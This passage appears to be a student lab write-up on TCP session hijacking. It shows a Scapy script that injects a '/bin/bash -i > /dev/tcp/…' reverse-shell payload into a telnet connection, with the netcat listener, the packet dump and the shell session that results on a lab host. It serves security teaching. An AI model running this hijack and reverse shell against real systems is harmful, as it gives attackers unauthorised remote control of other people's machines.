
```
data = ”/bin/bash −i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r”
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Executing the command the following happens.



```
root@star-platinum:/volumes# ./task4.py & nc -lnv 9090
[1] 27
Listening on 0.0.0.0 9090
version    : BitField  (4 bits)                = 4              (4)
ihl        : BitField  (4 bits)                = None           (None)
tos        : XByteField                        = 0              (0)
len        : ShortField                        = None           (None)
id         : ShortField                        = 1              (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0              (0)
ttl        : ByteField                         = 64             (64)
proto      : ByteEnumField                     = 6              (0)
chksum     : XShortField                       = None           (None)
src        : SourceIPField                     = '10.9.0.7'     (None)
dst        : DestIPField                       = '10.9.0.5'     (None)
options    : PacketListField                   = []             ([])
--
sport      : ShortEnumField                    = 35062          (20)
dport      : ShortEnumField                    = 23             (80)
seq        : IntField                          = 4180794967     (0)
ack        : IntField                          = 1151693991     (0)
dataofs    : BitField  (4 bits)                = None           (None)
reserved   : BitField  (3 bits)                = 0              (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>  (<Flag 2 (S)>)
window     : ShortField                        = 8192           (8192)
chksum     : XShortField                       = None           (None)
urgptr     : ShortField                        = 0              (0)
options    : TCPOptionsField                   = []             (b'')
--
load       : StrField                          = b'/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r' (b'')
Connection received on 10.9.0.5 42242
seed@655b8e170d9a:~$ ls
ls
danger.txt
seed@655b8e170d9a:~$ touch ./hello.txt
touch ./hello.txt
```

We've created a reverse shell. In order to perform this attack we will need to run the script in the background and then our netcat command in the forground to allow us to set up the reverse shell. With this reverse shell we are going to create a file hello.txt. We will now exit out, the users shell had became unresponsive. After the user logs in we will verify if the files are there.



```
root@9b8983282679:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
655b8e170d9a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Apr 10 21:46:43 UTC 2025 from user2-10.9.0.7.net-10.9.0.0 on pts/3
seed@655b8e170d9a:~$ ls
danger.txt  hello.txt
seed@655b8e170d9a:~$ 
```

As we can see hello.txt is now in the file system and the attack had been successfully performed.